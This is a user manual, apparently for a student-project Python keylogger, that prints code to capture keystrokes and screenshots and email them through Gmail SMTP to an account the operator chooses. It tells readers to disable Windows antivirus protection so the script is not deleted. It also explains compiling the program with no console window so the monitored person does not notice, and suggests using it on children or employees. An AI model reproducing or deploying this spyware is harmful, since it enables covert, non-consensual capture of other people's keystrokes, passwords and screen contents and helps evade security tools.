<u>Usermanual</u>

This keylogger software can be downloaded at <mark>https://github.com/heheboi1132/</mark>

1. To begin, please download the keylogger script using the provided Github link above. This is what you should see. <mark style="background-color: red">Make sure to turn your real-time protection off, or else the script will be deleted once opened.(PLEASE check the readme.md file as wel</mark>

```
File  Edit  Selection  View  Go  Run  Terminal  Help

Restricted Mode is intended for safe code browsing. Trust this window to enable all features.   Manage   Learn More

pykeylogger.py  3  ●

C: > Users > blaze > OneDrive > Desktop > 646 FYP >  pykeylogger.py >  send_mail
   1   import pyautogui
   2   import time, os, smtplib, shutil
   3   from email.message import EmailMessage
   4   import pynput
   5   from pynput.keyboard import Key, Listener
   6
   7   def send_mail(body):
   8       try:
   9           msg = EmailMessage()
  10           msg["From"] = "sendergmail"
  11           msg["To"] = "receivergmail"
  12           msg["Subject"] = "Screen_logs"
  13           msg.set_content(body)
  14           images = os.listdir("Tempshots")
  15           path = "C:\\Tempshots\\"
  16           for image in images:
  17               file = open(path+image, "rb")
  18               data = file.read()
  19               file_name = file.name
  20               msg.add_attachment(data, maintype = "image", subtype = "png", filename = file_name)
  21               file.close()
  22           server = smtplib.SMTP("smtp.gmail.com", 587)
  23           server.ehlo()
  24           server.starttls()
  25           server.login("sendergmail", "PASSWORD")
  26           server.send_message(msg)
  27           server.close()
  28           shutil.rmtree("Tempshots")
  29       except Exception as mail_error:
  30           shutil.rmtree("Tempshots")
  31           print(mail_error)
  32           pass
  33
  34
  35   os.chdir("C:\\")
  36   count = 0
  37   keys = []
  38
  39   def on_press(key):
  40       global keys, count
  41       print(key, end= " ")
  42       print("entered")
  43       keys.append(str(key))
  44       keys.append('\n')
  45       if "Tempshots" not in os.listdir("C:"):
  46           os.mkdir("C:Tempshots")
  47       if count == 5:
```

2. To unable the real-time protection, press Win key + S and type in Windows Security in the search bar. Open it and click on Virus & Threat Protection,

3. From virus & threat protection, click on manage settings and turn off your real-time protection. Or you can choose to allow the software and keep it on your pc but I wouldn't recommend

that.

4. Back to the script, you can change the sendergmail, receivergmail and password at line 10,

11, 25 to your own account.

```python
import pyautogui
import time, os, smtplib, shutil
from email.message import EmailMessage
import pynput
from pynput.keyboard import Key, Listener

def send_mail(body):
    try:
        msg = EmailMessage()
        msg["From"] = "sendergmail"
        msg["To"] = "receivergmail"
        msg["Subject"] = "Screen_logs"
        msg.set_content(body)
        images = os.listdir("Tempshots")
        path = "C:\\Tempshots\\"
        for image in images:
            file = open(path+image, "rb")
            data = file.read()
            file_name = file.name
            msg.add_attachment(data, maintype = "image", subtype = "png", filename = file_name)
            file.close()
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.ehlo()
        server.starttls()
        server.login("sendergmail", "PASSWORD")
        server.send_message(msg)
        server.close()
        shutil.rmtree("Tempshots")
    except Exception as mail_error:
        shutil.rmtree("Tempshots")
        print(mail_error)
        pass
```

5. Before launching the script, make sure that the latest version of Python is installed on your PC with the following modules. https://www.python.org/downloads/

6. Open CMD at Windows Search Bar (Win key + S), and type in CMD, open as administrator.

7. Type in the following commands, <mark>Pip install pynput Pip install pyautogui Pip install Mime Pip install pyinstaller.</mark> These are the needed modules in this software.(The error code appeared because I'd already installed the modules)

8. You should be able to execute the program by running python filename.py, make sure that you are on the right directory of where the python file was located. You can kill the process of keylogger by pressing Esc key on keyboard. As you can see the keylogger stop running perfectly when I pressed on the Esc key .

1.1 Compilation

Some readers may have concerns that using the command prompt will be obvious to the user and result in them realizing they are being monitored. While this is a valid concern, the instructions provided above are meant as a basic guide for the software. If you intend to use this software for work or personal purposes, the following section will be of help to you. To compile the software into an executable file, you can choose whether or not to include a console window. If you prefer the console window to appear when you execute the keylogger, you will need to install the pyinstaller package by running 'pip install pyinstaller' if you have not already done so. After installation, navigate to the file path using the command prompt and enter the command 'pyinstaller-onefile YourFileName'. If you prefer the console window not to appear upon executing the keylogger, you can use the command 'pyinstaller --noconsole YourFileName.py' instead. It is important to note that the author of this software has coded the 'Esc' key as the termination button. However, as 'Esc' is a commonly used key, it may be advisable to change it to a less commonly used key, such as the 'Home' key or the function keys (F1-F12), especially if you intend to use the software to monitor children or employees.

1.2 Contact

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